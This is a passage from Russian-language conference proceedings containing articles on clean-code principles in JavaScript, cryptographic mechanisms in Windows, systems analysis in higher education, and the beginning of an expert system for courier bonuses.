3. **Избегание длинных функций и больших блоков кода:** Длинные функции и большие блоки кода усложняют понимание и поддержку кода. Разбейте их на более мелкие и понятные части, чтобы улучшить читаемость и облегчить их повторное использование.
4. **Регулярное форматирование кода:** Согласованный стиль форматирования делает код более приятным для чтения и снижает вероятность ошибок. Используйте автоматизированные инструменты для поддержания согласованного стиля кодирования в вашем проекте.

Далее рассмотрим более подробно каждое из представленных выше правил. Первый принцип обращает наше внимание на то, как важно выбирать имена переменных и функций таким образом, чтобы они точно отражали их назначение и использование в коде[4]. Выделим несколько аспектов:

1. **Описание функциональности:** Имена переменных и функций должны ясно описывать их функциональность и предназначение. Например, вместо использования общих сокращений или однобуквенных переменных, предпочтительнее использовать описательные имена, которые объясняют, что именно хранится в переменной или что делает функция.
2. **Использование понятных имен:** Имена переменных и функций должны быть понятными для всех членов команды разработки, а также для будущих разработчиков, которые будут работать с вашим кодом. Избегайте использования терминов, которые могут быть непонятными или запутанными для кого-то, кто не знаком с контекстом вашего проекта.
3. **Согласованность имен:** Важно поддерживать согласованность в именовании переменных и функций по всему проекту. Используйте один стиль именования и придерживайтесь его во всем коде. Это сделает код более предсказуемым и легким для понимания.
4. **Использование длинных, но понятных имен:** Хотя длинные имена могут быть неудобными для набора, они могут значительно улучшить читаемость кода. Если это необходимо, не стесняйтесь использовать более длинные имена переменных и функций, которые полностью описывают их назначение.

```
1 let user = 'John';
2 let age = 25;
3 let message = 'Hello!';
```

Рисунок 2. Пример «хороших» названий переменных.

```
1 function showMessage() {
2     alert('Всем привет!');
3 }
```

Рисунок 3. Пример «хорошего» названия функции.

Перейдем к второму принципу чистого кода – разделению ответственности функции (Single Responsibility Principle, SRP). SRP является одним из ключевых принципов объектно-ориентированного программирования и чистого кода. Он утверждает, что каждая функция (или метод) должна быть ответственна только за выполнение одной конкретной задачи или иметь одну единственную причину для изменения[5]. Разберем данное правило по его составным частям:

1. **Четкая определенность функции:** Каждая функция должна иметь четко определенную задачу или цель. Это означает, что функция должна выполнять только одно действие или решать одну проблему. Например, функция, отвечающая за рендеринг элемента интерфейса, не должна также выполнять обработку данных или взаимодействие с сервером.
2. **Легкость тестирования и поддержки:** Разделение функций по ответственности делает код более модульным и легким для тестирования и поддержки. Если каждая функция выполняет только одну задачу, тестирование ее становится более простым, и ошибки легче локализовать и исправить.
3. **Улучшение читаемости и понимания кода:** Когда функции имеют четко определенные задачи, код становится более понятным и легким для чтения.

Разработчики, работающие с кодом, могут легко понять, что делает каждая функция, и какие именно задачи она выполняет.

4. **Повторное использование кода:** Когда функции разделены по ответственности, их легче повторно использовать в других частях проекта или в других проектах. Это делает код более гибким и уменьшает дублирование кода. Кроме того дублирование кода увеличивает вероятность ошибки.

```
1 function calculateSum(array) {
2   let sum = 0;
3   for (let i = 0; i < array.length; i++) {
4     sum += array[i];
5   }
6   return sum;
7 }
```

Рисунок 4. Пример «хорошей» функции.

```
1 function processDataAndSendRequest(data) {
2   let formattedData = formatData(data);
3   let requestData = addTimestamp(formattedData);
4   let response = sendRequestToServer(requestData);
5   return response;
6 }
7
8 function formatData(data) {
9   // Код для форматирования данных
10 }
11
12 function addTimestamp(data) {
13   // Код для добавления временной метки к данным
14 }
15
16 function sendRequestToServer(data) {
17   // Код для отправки запроса на сервер
18 }
```

Рисунок 5. Пример «плохой» функции.

На примерах выше разберем, почему на рисунке 3 функция хорошая, и код чистый, а на рисунке 4 – наоборот. На рис. 3 функция *calculateSum* выполняет только одну задачу – вычисление суммы элементов массива. Она проста и понятная, принимает на вход массив элементов и возвращает их сумму. На рис. 4 функция *processDataAndSendRequest* выполняет сразу множество задач – форматирование данных, добавление временной метки и отправку запроса на сервер. Каждая из этих операций может потребовать изменений в будущем, что делает функцию более хрупкой и трудной для поддержки. Лучше было бы разделить каждую из этих операций в отдельные функции с четко определенными целями.

Обратимся к третьему принципу чистого кода – избеганию длинных функций и больших блоков кода. Он несколько связан с предыдущим, так как включает в себя принцип «одна функция – одна задача». Однако, помимо этого можно выделить следующие аспекты, относящиеся к третьему правилу:

1. **Четкое определение задачи функции:** Каждая функция должна выполнять только одну задачу или решать одну проблему. Если функция начинает выполнять слишком много действий, это может быть признаком того, что она стала слишком длинной и нуждается в разделении на более мелкие функции.
2. **Разделение на подфункции:** Если функция становится слишком большой, разделите ее на более мелкие подфункции, каждая из которых будет выполнять отдельную часть задачи. Это улучшит читаемость кода и упростит его структуру.
3. **Удаление дублированного кода:** Длинные функции могут часто содержать дублированный код, что делает их еще более громоздкими и трудными для понимания. Выделите общие части кода в отдельные функции и используйте их многократно вместо повторения одного и того же кода.
4. **Использование абстракций и структур данных:** Используйте абстракции и подходящие структуры данных для упрощения кода и уменьшения его объема.

Например, если вы часто повторяете одну и ту же операцию над массивом данных, может быть разумным выделить эту операцию в отдельную функцию или метод.

5. **Регулярный рефакторинг:** Регулярно просматривайте и анализируйте свой код с целью выявления возможных мест для улучшений и оптимизации. Рефакторинг длинных функций и больших блоков кода в более компактные и понятные части поможет поддерживать ваш код в хорошем состоянии и улучшит его читаемость[6].

```
1 function processData(data) {
2   let processedData = [];
3   for (let i = 0; i < data.length; i++) {
4     let item = data[i];
5     if (item.status === 'active') {
6       let processedItem = {};
7       processedItem.id = item.id;
8       processedItem.name = item.name;
9       if (item.age >= 18) {
10        processedItem.adult = true;
11      } else {
12        processedItem.adult = false;
13      }
14      processedData.push(processedItem);
15    }
16  }
17  return processedData;
18 }
```

Рисунок 6. «Плохой» код.

На рисунке 5 представлена функция processData, которая обрабатывает входные данные и создаёт новый массив, содержащий только активные элементы из исходного массива data. Она также добавляет дополнительное свойство adult, указывающее, является ли человек (элемент) взрослым, основываясь на его возрасте. В данной функции мы видим, что происходит сразу много действий – и цикл, создающий новый массив на основе данных поступившего на вход массива (data), проверка на активный то, является ли элемент активным (if (item.status === 'active')), проверка на возраст (if (item.age >= 18)).

Таким образом, мы выявили задачи, выполняемые функцией и можем разделить функцию на несколько для чистоты кода (рис. 6).

```
1 function processData(data) {
2   return data.filter(isActive).map(processItem);
3 }
4
5 function isActive(item) {
6   return item.status === 'active';
7 }
8
9 function processItem(item) {
10  return {
11    id: item.id,
12    name: item.name,
13    adult: isAdult(item)
14  };
15 }
16
17 function isAdult(item) {
18   return item.age >= 18;
19 }
```

Рисунок 7. «Чистый» код.

И последний принцип чистого кода - «регулярное форматирование кода» относится к процессу стандартизации внешнего вида кода, чтобы он выглядел одинаково и соответствовал определенным стандартам форматирования. Этот процесс включает в себя применение правил отступов, расстановки фигурных скобок, использования пробелов и переносов строк для создания читаемого и консистентного кода. Определим некоторые свойства регулярного форматирования кода:

1. **Согласованный стиль кодирования:** Важно определить и придерживаться определенного стиля кодирования в вашем проекте. Это может быть стиль, рекомендуемый сообществом, или внутренний стиль вашей команды разработки. Примеры стандартов стиля включают стиль Google JavaScript Style Guide, Airbnb JavaScript Style Guide и другие.



2. **Использование отступов:** Отступы помогают улучшить читаемость кода, делая его структуру более наглядной. Обычно используются отступы в два или четыре пробела (или один “tab”) для каждого уровня вложенности кода.
3. **Расстановка фигурных скобок:** Стиль расстановки фигурных скобок (открытая фигурная скобка на той же строке или на новой строке) может быть разным в зависимости от стандарта стиля, но важно выбрать один стиль и придерживаться его по всему проекту.
4. **Использование пробелов:** Пробелы могут использоваться для улучшения читаемости кода. Например, добавление пробелов вокруг операторов (+, -, =, и т. д.) и после запятых делает код более понятным.
5. **Перенос строк:** Длинные строки кода могут быть разбиты на несколько строк, чтобы улучшить читаемость. Это особенно полезно для длинных выражений или списков аргументов функций.
6. **Использование автоматизированных инструментов:** Существуют множество инструментов, таких как Prettier, ESLint, и JSHint, которые могут автоматически форматировать код в соответствии с заданным стилем. Использование таких инструментов упрощает поддержание согласованности форматирования кода в проекте и снижает вероятность ошибок.

Чистый код не только облегчает вашу работу с кодом, но и делает его более доступным и понятным для других разработчиков. Это особенно важно в коллективной разработке проектов, где понятность и структурированность кода играют ключевую роль.

В заключении, отметим, что данные правила важны как для начинающих разработчиков, так и для опытных senior-разработчиков. Так, практика и последовательное применение этих принципов в вашем коде помогут стать более эффективным и профессиональным разработчиком.

\*\*\*

1. Чем занимается веб-разработчик и как им стать. — Текст: электронный // hexlet : [сайт]. — URL: <https://ru.hexlet.io/blog/posts/kto-takoy-web-developer> (дата обращения: 24.02.2024)
2. Введение в JavaScript. — Текст: электронный // javascript : [сайт]. — URL: <https://learn.javascript.ru/intro> (дата обращения: 24.02.2024)
3. Советы по стилю кода. — Текст: электронный // javascript: [сайт]. — URL: <https://learn.javascript.ru/coding-style> (дата обращения: 24.02.2024)
4. Практическое руководство по именованию классов, функций и переменных. — Текст: электронный // hexlet: [сайт]. — URL: <https://ru.hexlet.io/blog/posts/rukovodstvo-po-imenovaniyu-klassov-funktsiy-i-peremennyh> (дата обращения: 24.02.2024)
5. Single Responsibility Principle - SOLID Principles in Javascript. — Текст: электронный // dev: [сайт]. — URL: <https://dev.to/shahmir049/single-responsibility-principle-solid-principles-in-javascript-3k63> (дата обращения: 24.02.2024)
6. Рефакторинг кода, и как его не бояться. — Текст: электронный // habr: [сайт]. — URL: <https://habr.com/ru/articles/781538/> (дата обращения: 24.02.2024)

**Хазимухаметов И.Т., Первалова С.Л.**

**Использование криптографических методов в операционных системах Windows**

*Стерлитамакский филиал Уфимского  
университета науки и технологий  
(Россия, Стерлитамак)*

doi: 10.18411/trnio-04-2024-684

#### **Аннотация**

В этой статье подробно рассматривается значимость криптографических методов в обеспечении защиты данных и обеспечении конфиденциальности в операционных системах Windows. Проанализировав различные криптографические механизмы, используемые в Windows, включая шифрование данных на уровне диска и файлов (например, с использованием

BitLocker и EFS), управление цифровыми сертификатами и применение протоколов безопасности (таких как TLS и IPsec), статья выделяет их ключевую роль в защите данных на различных уровнях системы. Особое внимание уделяется угрозам безопасности, с которыми сталкиваются криптографические методы, таким как уязвимости алгоритмов шифрования, потеря ключей и сертификатов, а также различные виды атак. Статья также предлагает рекомендации по настройке криптографических параметров для повышения безопасности системы и снижения рисков, связанных с использованием криптографии в Windows.

**Ключевые слова:** криптография, операционные системы Windows, шифрование данных, протоколы безопасности, безопасность данных, аутентификация, защита информации, шифрование файлов, TLS, BitLocker, IPsec (Internet protocol security, криптографические алгоритмы.

### Abstract

This article discusses in detail the importance of cryptographic methods in ensuring data protection and confidentiality in Windows operating systems. After analyzing the various cryptographic mechanisms used in Windows, including disk and file-level data encryption (for example, using BitLocker and EFS), digital certificate management, and the use of security protocols (such as TLS and IPsec), the article highlights their key role in data protection at various levels of the system. Particular attention is paid to the security threats faced by cryptographic methods, such as vulnerabilities in encryption algorithms, loss of keys and certificates, as well as various types of attacks. The article also offers recommendations on how to configure cryptographic parameters to improve system security and reduce the risks associated with using cryptography in Windows.

**Keywords:** cryptography, Windows operating systems, data encryption, security protocols, data security, authentication, information protection, file encryption, TLS, BitLocker, IPsec (Internet protocol security), cryptographic algorithms.

### Введение

В мире современных информационных технологий безопасность данных является ключевым приоритетом для организаций и частных лиц. По мере того, как цифровые технологии продолжают проникать во все сферы нашей жизни, защита конфиденциальности и целостности данных становится все более важной. В этом контексте криптография играет решающую роль, предоставляя надежные методы шифрования и аутентификации, которые обеспечивают защиту информации от несанкционированного доступа и модификации.

Криптография – это наука о методах обеспечения конфиденциальности, целостности и аутентификации данных путем преобразования их в неразборчивую форму с использованием математических алгоритмов. В операционных системах, таких как Windows, криптографические методы играют важную роль в обеспечении безопасности данных, сохраняя их конфиденциальность и целостность при передаче по сети, хранении на диске или обработке в памяти.

Криптография предоставляет мощные инструменты для защиты данных на различных уровнях: от зашифрования дисков и файлов до обеспечения безопасности сетевой коммуникации и аутентификации пользователей. Эти методы позволяют предотвращать несанкционированный доступ к данным, поддерживать их целостность и обеспечивать подлинность участников коммуникации. В операционных системах Windows криптография широко используется для обеспечения безопасности, что делает ее неотъемлемой частью современных информационных технологий.

### Основные криптографические методы, используемые в Windows:

BitLocker является встроенным средством шифрования дисков, предоставляемым Microsoft Windows. Он обеспечивает защиту данных на уровне диска, шифруя всю информацию, хранящуюся на жестком диске, и требует аутентификации пользователя или системы для доступа к зашифрованным данным.

EFS (Encrypting File System) EFS предоставляет возможность шифровать отдельные файлы и папки на уровне файловой системы NTFS. Это позволяет пользователям защищать конфиденциальные данные, хранящиеся на локальных дисках или сетевых ресурсах, без необходимости шифрования всего диска.

Windows предоставляет различные криптографические провайдеры, такие как Microsoft Enhanced Cryptographic Provider и Microsoft Base Cryptographic Provider, которые обеспечивают функциональность шифрования данных и другие криптографические операции в приложениях.

Роль цифровых сертификатов:

Цифровые сертификаты играют ключевую роль в аутентификации пользователей, серверов и других сущностей в сети. Они используются для подтверждения подлинности и обеспечения безопасности сетевой коммуникации путем шифрования и подписи данных.

Использование PKI (Public Key Infrastructure) в Windows предоставляет инфраструктуру для управления цифровыми сертификатами, включая их выдачу, хранение, отзыв и проверку. PKI включает в себя службы сертификации (CA), службы управления сертификатами (CMS) и другие компоненты для обеспечения безопасности ключей и сертификатов.

Протоколы безопасности:

TLS (Transport Layer Security) - является протоколом шифрования сетевой коммуникации, который обеспечивает конфиденциальность и целостность данных между клиентом и сервером. В Windows, TLS используется для защиты различных протоколов, таких как HTTPS, SMTPS, FTPS и многих других.

IPSec (Internet Protocol Security) - предоставляет механизмы шифрования и аутентификации IP-трафика для обеспечения безопасности сетевой коммуникации на уровне IP. В Windows, IPSec может быть настроен как на уровне системы, так и на уровне приложений для обеспечения безопасности сетевых соединений.

Криптографические API:

Криптографические библиотеки и интерфейсы Windows предоставляет различные API и библиотеки для выполнения криптографических операций, таких как шифрование, дешифрование, подписание и проверка цифровых подписей. Эти библиотеки включают в себя CryptoAPI и новое поколение Cryptography API Next Generation (CNG).

Функции Cryptography API Next Generation (CNG) - предоставляет расширенный набор функций для выполнения криптографических операций, включая поддержку различных алгоритмов шифрования, генерации ключей и управления сертификатами. Он предоставляет более гибкий и мощный интерфейс для разработчиков приложений, работающих с криптографией в Windows.

### **Реализация криптографии в различных компонентах Windows**

Криптография в ядре операционной системы Windows играет ключевую роль в обеспечении безопасности данных и выполнении криптографических операций на самом низком уровне. Это включает в себя генерацию и управление ключами шифрования, шифрование и дешифрование данных, а также аутентификацию пользователей и системных служб.

Ядро операционной системы Windows обеспечивает доступ к криптографическим функциям через свои API, такие как CryptoAPI и Cryptography API: Next Generation (CNG). Эти API позволяют приложениям и службам взаимодействовать с криптографическими функциями операционной системы для выполнения различных криптографических операций.

Криптография в веб-браузерах и интернет-приложениях под управлением Windows используют криптографию для обеспечения безопасности сетевой коммуникации, защиты конфиденциальности данных и аутентификации пользователей и серверов. Для защиты сетевой коммуникации используются протоколы шифрования, такие как TLS (SSL), который обеспечивает конфиденциальность и целостность данных при передаче между клиентом и сервером. Криптографические функции также используются для создания и проверки цифровых подписей, аутентификации пользователей с помощью сертификатов, сохранения паролей и других конфиденциальных данных.

### **Роль криптографии в защите данных в облачных сервисах и приложениях**

В облачных сервисах и приложениях под управлением Windows криптография играет важную роль в обеспечении безопасности данных, хранящихся и передаваемых через облачные среды. Криптографические методы используются для шифрования данных в покое и во время передачи по сети, а также для аутентификации и авторизации пользователей и приложений, имеющих доступ к облачным ресурсам. Облачные сервисы часто предоставляют API и средства управления ключами для обеспечения безопасности данных на уровне приложений, а также инструменты для мониторинга и аудита криптографических операций.

### **Угрозы безопасности, связанные с криптографическими методами в Windows**

Некоторые алгоритмы шифрования могут стать уязвимыми из-за новых методов атак или криптографических слабостей. Например, атаки на стандарты шифрования, такие как AES или RSA, могут представлять серьезную угрозу для систем Windows. Потеря или компрометация криптографических ключей или сертификатов может привести к нарушению безопасности данных и аутентификации пользователей и систем. Криптографические методы могут быть обойдены через атаки на пользователей, такие как фишинговые атаки или инженерия социальных манипуляций, что может привести к компрометации ключей или паролей.

Несмотря на сильное шифрование, данные могут быть уязвимыми к утечке из-за ошибок в реализации криптографических методов, утери ключей или атак на саму систему. Некоторые криптографические протоколы могут быть подвержены атакам или уязвимы к новым видам атак, что приводит к необходимости обновления их или перехода на более безопасные альтернативы.

Использование устаревших или ненадежных алгоритмов шифрования или хранения паролей может стать источником уязвимостей и утечек данных. Недостаточная безопасность сторонних криптографических компонентов или библиотек, используемых в приложениях под управлением Windows, может привести к уязвимостям и эксплуатации. Эти проблемы и вызовы подчеркивают необходимость постоянного мониторинга, аудита и обновления криптографических методов и компонентов в операционных системах Windows для обеспечения максимальной защиты данных и сетевой коммуникации.

### **Лучшие практики по использованию криптографии в различных сценариях Windows**

При использовании надежных алгоритмов предпочтение следует отдавать надежным и проверенным стандартам, таким как AES для шифрования и RSA или ECC для аутентификации и подписи.

Важно поддерживать регулярные обновления операционной системы и прикладного программного обеспечения для исправления уязвимостей и использования последних криптографических методов.

Ограничение доступа к ключам и сертификатам, ключи и сертификаты должны храниться в безопасном хранилище с ограниченным доступом для предотвращения их утечки или компрометации.

Обучение пользователей базовым принципам криптографии и правилам безопасного хранения и передачи ключей и паролей может помочь предотвратить ошибки и утечки данных.

Рекомендации по настройке криптографических параметров для повышения безопасности:

- 1) Использование сильных паролей и ключей. Использовать длинные и сложные пароли или ключи для шифрования данных и аутентификации, чтобы увеличить стойкость к атакам перебора;
- 2) Включение шифрования в покое (например, с помощью BitLocker или EFS) для защиты данных на диске в случае утери физического доступа к устройству;
- 3) Настройка параметров TLS. В случае использования веб-серверов под управлением Windows, важно убедиться, что протокол TLS настроен на

использование сильных шифров и отключение уязвимых протоколов, таких как SSL 2.0 и 3.0;

- 4) Регулярная ротация ключей и сертификатов для уменьшения риска компрометации в случае утечки или угрозы.

Соблюдение этих рекомендаций поможет улучшить безопасность использования криптографии в различных сценариях Windows и снизить риск уязвимостей и инцидентов безопасности.

#### **Заключение**

В заключении, криптография играет ключевую роль в обеспечении безопасности операционных систем Windows. От шифрования данных на уровне диска до обеспечения безопасности сетевой коммуникации и аутентификации пользователей, криптографические методы являются неотъемлемой частью современных информационных технологий.

Практическое использование криптографии в Windows представляет собой комплексную задачу, требующую внимательной настройки и поддержки. Важно учитывать, как использования криптографии в различных сценариях, так и рекомендации по настройке криптографических параметров для повышения безопасности. Несмотря на значительные усилия в обеспечении безопасности, существуют угрозы и вызовы, связанные с использованием криптографии в Windows, такие как уязвимости алгоритмов шифрования, потеря ключей и сертификатов, а также различные виды атак. Поэтому важно оставаться внимательным и поддерживать обновления для минимизации рисков и обеспечения надежной защиты данных.

В целом, правильное использование криптографических методов в Windows, совместно с соблюдением современных стандартов безопасности и лучших практик, позволяет обеспечить высокий уровень защиты конфиденциальности, целостности и доступности данных в операционных системах Windows.

\*\*\*

1. Майкрософт. (2022). Документы Microsoft - Обзор системы безопасности Windows. [Онлайн] Доступно по адресу: <https://learn.microsoft.com/ru-ru/windows/security/>
2. Майкрософт. (2022). Microsoft Docs - Cryptography API. [Онлайн] Доступно по адресу: <https://learn.microsoft.com/ru-ru/windows/win32/seccng/cng-portal>
3. Бабаш А.В., Баранова Е.К., Криптографические методы защиты информации. - М.: КНОРУС, 2016. [Онлайн] Доступно по адресу: <https://clck.ru/39cxtv>
4. Яценко В.В., Введение в криптографию / Под общ. ред. – 4-е изд., доп. – М.: МЦНМО, 2012. [Онлайн] Доступно по адресу: <https://library.eol.pw/UNSORTED/Kriptografia.pdf>
5. Алферов А.П., Зубов А.Ю., Кузьмин А.С., Черемушкин А.В., Основы криптографии / Учебное пособие 2-е изд. испр. и доп. – М.: Гелиос АРВ, 2002. [Онлайн] Доступно по адресу: <https://djvu.online/file/BleH6b3hL9cCn?ysclid=lu4d68dj6l339259313>

**Хохлова Е.С., Кузнецова И.О.**

**Перспективы и возможности применения системного анализа в высшем образовании**

*Сибирский институт бизнеса и информационных технологий  
(Россия, Омск)*

doi: 10.18411/trnio-04-2024-685

#### **Аннотация**

В данной статье рассмотрены принцип системного анализа и теории систем для внедрения в процессы организации высшего образования как сложной системы человеческой реализации

**Ключевые слова:** системный анализ, система, высшее образование, целостность, взаимосвязанность элементов, целенаправленность функционирования, способность к самореорганизации

#### **Abstract**

This article discusses the principle of system analysis and the theory of systems for implementation in the processes of higher education organization as a complex system of human realization

**Keywords:** system analysis, system, higher education, integrity, interconnectedness of elements, purposefulness of functioning, ability to self-organize

Актуальность изучения системного анализа, свойств и возможностей систем обусловлена непрерывным преобразованием технологий, повышением сложности социальных, экономических и природных систем, а также необходимостью оптимизации процессов, связанных с управлением и принятием решений. Все эти действия требуют значительного восприятия построения и функционирования систем, и их безупречной, многофункциональной способности к адаптации и оптимизации [1].

Теория систем и системный анализ обеспечивают методологический подход к изучению системных явлений, совершенствованию процессов во множественных областях знаний. Понимание основных характеристик системы важно для эффективного исследования и управления сложными системами, в которых взаимосвязи и взаимодействия играют ключевую роль в различных направлениях науки, техники и управления, и высшего образования [2, 3].

Роль и значение функций системы в обеспечении ее качественного и эффективного воспроизведения подчеркивают необходимость комплексного подхода к управлению, планированию и контролю действий, происходящих внутри самой системы. Оптимизация функций системы дает возможность увеличить ее эффективность, конкурентоспособность и успешному достижению поставленных целей в различных условиях и ситуациях.

Один из ключевых методов реструктуризации системы - это анализ ее текущего состояния с учетом поставленных целей и задач. Понимание значимых и незначимых сторон системы позволяет выявить проблемные области и ресурс для улучшения. Анализ целей дает возможность определить и отследить необходимые изменения и приоритетные направления оптимизации.

Следующим методом оптимизации систем является рационализация процессов внутри самих систем. Это включает в себя модернизацию протекающих процессов, улучшение конгломерата управления, реструктуризацию использования ресурсов и повышение эффективности происходящих глубинных операций. Рациональное распределение обязанностей, автоматизация рутинных задач и улучшение коммуникации внутри системы способствуют подъему производительности и свойств работы.

Ещё одним методом преобразования функциональной деятельности системы является использование различных технологий и инноваций. Применение новейших технологий, цифровизация многих процессов, внедрение ИТ-решений и развитие цифровых платформ позволяют улучшить эффективность, снизить потери и повысить качество предоставляемых услуг. Инновации способствуют тщательному развитию и способности сопротивляться конкуренции системы в современной динамичной среде.

Современный мир неоднозначен, сложен и динамичен, для понимания его функционирования и решения разнообразных задач часто применяется теория системного подхода. В рамках данной теории особое внимание уделяется изучению свойств и возможностей систем. Система высшего образования является объектом внимания как в научных исследованиях, так и в практической деятельности, так как уход от стандартных методов преподавания и внедрение новых нестандартных и революционных информационно-коммуникационных методов дает возможность студентам улучшить качество восприятия материала и сократить время на его поиски используя принципы информационно-коммуникационных технологий [4].

Если высшее образование расценивать как систему, то очевидно, что она может иметь, как и любая другая из состава систем открытую или закрытую структуру. Открытая система активно взаимодействует с внешней средой, обмениваясь информацией, энергией или веществом, в то время как закрытая система функционирует в изолированном состоянии, не имея активного соприкосновения с окружающей средой. Относительно структуры образования — это можно трактовать так: закрытый принцип системы возможно считать старыми, традиционными, классическими методами обучения. Определение данной системы как

открытой следует воспринимать как применение новых инновационных методов преподавания и оценивания студенческих знаний.

Важным аспектом является непосредственный смысл обратной связи в системе, которую можно представить как механизм надзора и регулирования процессов внутри системы на основе полученной информации об её состоянии и результате выполнения функций. Обратная связь позволяет системе корректировать свои действия для достижения поставленных целей и поддержания прочного и устойчивого равновесия.

В отношении использования коммуникативных свойств системы следует рассмотреть применение информационно-коммуникационных принципов в проведении экзаменов, защит курсовых работ и проектов, использование электронных ведомостей, а именно возможности электронного документооборота [5, 6].

Если мы беремся рассматривать образование как систему в целом и применение в нем системного анализа требуется упомянуть и об применении электронной подписи, как новой нестандартной и прогрессивной функции данной системы высшего образования [7].

Таким образом, следует подчеркнуть, что понимание существующих характеристик и основных принципов работы системы в контексте высшего образования и образования различных ступеней с применением теории систем и системного анализа следует выделить важнейшим для аналитического и эффективного исследования, моделирования и управления сложными явлениями и процессами в высшем образовании возможности нестандартного получения студентами теоретических знания и умений, а также практических навыков.

Взаимодействие элементов системы, её целенаправленность, способность к самоорганизации и другие аспекты создают основу для изучения и оптимизации системных структур и визуализирующихся процессов с целью достижения желаемых результатов и эффективного функционирования, в частности преобразования и внедрения инноваций в систему высшего образования.

\*\*\*

1. Вдовин В. М., Суркова Л. Е., Валентинов В. А. Теория систем и системный анализ [Электронный ресурс]: учебник. - Москва: Дашков и К°, 2020. - 644 с. - Режим доступа: <https://biblioclub.ru/index.php?page=book&id=573179>.
2. Веригин А.Н., Незамаев Н.А., Королёва Л.А. Развитие общей теории систем // ЭВ. 2017. №3 (10). URL: <https://cyberleninka.ru/article/n/razvitiye-obschey-teorii-sistem> (дата обращения: 17.03.2024). с. 7
3. Нестеренко, Г. А. Повышение эффективности проектирования и эксплуатации предприятий по обслуживанию и продажам автомобилей / Г. А. Нестеренко, И. С. Нестеренко // Автомобильная промышленность. – 2024. – № 1. – С. 33-35. – EDN SGSDHU.
4. Нестеренко Г.А, Щука И.О., Нестеренко И.С Сетевые технологии, используемые в образовании. Информационные технологии в подготовке военного специалиста: материалы Всероссийской научно-практической конференции. – Санкт Петербург: ВИ (ИТ) ВА МТО, 2022. – 198 с. (119-122) (17 мая 2022)
5. Нестеренко, Г. А. Перспективы внедрения электронного документооборота при использовании корпоративных информационных систем / Г. А. Нестеренко, И. О. Щука, И. С. Нестеренко // Международный научно-исследовательский журнал. – 2022. – № 11(125). – DOI 10.23670/IRJ.2022.125.15. – EDN EJGZPY.
6. Кузнецова, И. О. Исследование процессов протекающих в региональной экономике с применением информационных методов / И. О. Кузнецова, М. Р. Абишева, А. С. Даниелян // От синергии знаний к синергии бизнеса : Сборник статей и тезисов докладов X Международной научно-практической конференции студентов, магистрантов и преподавателей, Омск, 17 марта 2023 года. – Омск: Общество с ограниченной ответственностью «Издательский центр КАН», 2023. – С. 313-316. – EDN ZNKAJJ.
7. Щука И.О. Перспективы, достоинства и недостатки электронной подписи / И.О. Щука, И.С. Нестеренко, Г.А. Нестеренко // Международный научно-исследовательский журнал. – 2023. – №2 (128). – URL: <https://research-journal.org/archive/2-128-2023-february/10.23670/IRJ.2023.128.7> (дата обращения: 17.02.2023). – DOI: 10.23670/IRJ.2023.128.7

**Ширяев А.И., Нажимов А.В.**

**Разработка экспертной системы для расчёта бонуса за курьерскую доставку**

*Национальный исследовательский Нижегородский  
государственный университет им. Н.И. Лобачевского  
(Россия, Нижний Новгород)*

doi: 10.18411/trnio-04-2024-686

**Аннотация**

В статье описана разработка экспертной системы для расчета бонусов курьеров в сфере услуг доставки. Опираясь на данные о курьере и заказе, экспертная система определяет размер бонуса. Так же разработан пользовательский интерфейс. Экспертная система может быть применима с целью информирования курьера о размере бонуса и при расчете его вознаграждения за доставку.

**Ключевые слова:** экспертная система, курьерская доставка, расчет бонусов, пользовательский интерфейс, Vue.js, JavaScript.

**Abstract**

The article describes the development of an expert system for calculating bonuses for couriers in the field of delivery services. Using the courier and order data, the expert system determines the bonus amount. The user interface has also been developed. The expert system can be used to inform the courier about the amount of the bonus and when calculating his remuneration for delivery.

**Keywords:** expert system, courier delivery, bonus calculation, user interface, Vue.js, JavaScript.

В мире современного бизнеса, особенно в сфере услуг доставки, эффективное управление персоналом и стимулирование их производительности играют решающую роль в обеспечении конкурентоспособности и удовлетворенности клиентов. Однако создание эффективной бонусной системы, учитывающей разнообразные факторы, такие как объемы доставок, расстояния, время, сложность и другие, может быть сложной задачей для бизнеса. Именно здесь на помощь приходит экспертная система по расчету бонуса для курьерской доставки.

Экспертная система (ЭС) — это система искусственного интеллекта, включающая знания об определённой слабо структурированной и трудно формализуемой узкой предметной области, способная предлагать и объяснять пользователю разумные решения [1, с. 31]

Процесс создания ЭС состоит, как правило, из следующих основных этапов:

Идентификация – определение участники процесса разработки, задачи, ресурсы, цели [2, с.13].

Концептуализация – выделение ключевых понятий, отношений и характеристик, необходимые для описания процесса решения задачи; выполнение детализации типов доступных данных, исходных и выводимых данных, подзадач общей задачи, используемых стратегий и гипотез, видов взаимосвязей между объектами проблемной области, типов используемых отношений, процессов, используемых в ходе решения задачи, ограничений, накладываемых на процессы и используемых в ходе решения, состава знаний, используемых для решения [2, с.15].

Формализация – все ключевые понятия и отношения, выявленные на этапе концептуализации, выражаются на некотором формальном языке, выбранном инженером по знаниям [2, с.16].

Разработка прототипа – программная реализация компонентов ЭС и наполнении базы знаний [2, с.17].

Тестирование рассматривают в качестве заключительной фазы процесса разработки, однако операционное прототипирование, характеризующееся возможностью изменения целей



проектирования в процессе разработки, предъявляет особые требования к доказательству корректности и соответствия разрабатываемой системы предъявляемым требованиям [2, с.19].

Экспертная система должна рассчитывать бонусное вознаграждение курьера сверх выплаты за доставку. Рассчитанный бонусный коэффициент отображается в графическом интерфейсе курьера. Также в интерфейс должны выводиться промежуточные оценки по отдельным модулям ЭС для того, чтобы курьер видел показатели, которые он бы мог улучшить. База знаний этой системы должна быть легковесной, а её работа не должна требовать высокой производительности. Входные данные в ЭС: дистанция ( $R$ ), габариты ( $v$ ), масса ( $m$ ), активные заказы ( $a_o$ ), стаж работы ( $t$ ), рейтинг курьера ( $r$ ).

Масса и габариты вместе характеризуют доставку с точки зрения размера (переменная  $size$ ) в градации от очень большого до очень маленького.

По общей дистанции и размеру заказа можно сделать заключение о его сложности ( $difficulty$ ) от очень сложного и до простого.

Уровень курьера ( $level$ ) определяют параметры рейтинг ( $r$ ) и стаж работы ( $t$ ). Курьер может быть идеальным, хорошим, неважным и новичком.

Уровень курьера и сложность определяют основную часть бонуса, а наличие активного заказа увеличивает его.

На выходе ЭС выводит число с плавающей точкой – результат сложения основной части бонуса и надбавки за наличие активного заказа.

Правила в каждом модуле представлены продукционной конструкцией:

Если <условие> [и <условие> ... и <условие>] то <правило>

Далее это правило следует на вход следующего модуля. Правило имеет две формы представления: строка, отражающая смысловую сущность, и её идентификатор в виде целого числа, который и будет являться параметром условия.

Результатами разработки стал прототип ЭС и его графический интерфейс на языке JavaScript с фреймворком Vue.js.

Разработка прототипа выполнялась в несколько шагов:

1. Создание проекта на Vue.js.
